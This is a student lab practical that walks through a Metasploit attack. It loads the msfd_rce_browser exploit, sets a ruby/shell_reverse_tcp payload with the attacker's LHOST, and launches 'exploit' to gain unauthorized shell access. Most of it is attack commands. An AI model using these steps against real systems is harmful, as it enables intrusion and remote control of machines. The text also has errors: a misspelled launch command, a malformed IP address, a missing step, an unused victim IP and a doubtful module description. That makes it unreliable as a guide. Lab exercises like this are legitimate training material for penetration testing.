**PRACTICAL NO 10**

**AIM :** Exploiting with Metasploit (Kali Linux)

* Identify a vulnerable system and exploit it using Metasploit modules.
* Gain unauthorized access to the target system and execute commands or extract information.
* Understand the ethical considerations and legal implications of using Metasploit for penetration testing.

**SOLUTION:**

**Step 1 :** Launch the Metasploit Framework in Kali Linux

Command: msfconcole



**Step 2 :** Type search tcp command to search for exploits, payloads, auxiliary modules, or other Metasploit components related to the TCP protocol.

Command: search tcp



**Step 3 :** Loads the msfd\_rce\_browser exploit module in Metasploit, which targets remote code execution vulnerabilities in web browsers.

Command: use exploit/multi/browser/msfd\_rce\_browser




**Step 4 :** Set the server port for the Metasploit exploit to 1244, which is the port that the listener will use to communicate with the target system.

Command: set srvport 1244



**Step 5 :** Excute the show options command to check if the SRVPORT is set to 1244

Command: show options




**Step 6 :** Enable SSL (Secure Sockets Layer) for the encrypted communication between the Metasploit listener and the target system

Command: set ssl true




**Step 7 :** **:** Excute the show options command to check if the SSL is set to true

Command: show options



**Step 8 :** Check the list of available payloads in Metasploit that can be used with the selected exploit module.

Command: show payloads




**Step 9 :** Set the payload to ruby/shell\_reverse\_tcp, which creates a reverse TCP shell using Ruby to connect back to the attacker's machine.

Command: > set payload ruby/shell\_reverse\_tcp




**Step 10 :** Check if the payload options is set to ruby/shell\_reverse\_tcp

Command: show options



**Step 11 :** In the victim ‘s PC go to the command prompt and type ipconfig and note down the Ethernet Adapter Ethernet’s IPv4 Address

Command: ipconfig




**Step 12 :** Set the local host (LHOST) IP address to 192.168.90.123, which is the attacker's machine IP address

Command: set lhost 192.168.90123



**Step 13 :** Chcek if the LHOST IP address is set to 192.168.90.123

Command: show options



**Step 15 :** Type the exploit command to launch the attack, triggering the selected exploit to run and attempt to exploit the target system using the configured payload and settings.

Command: exploit

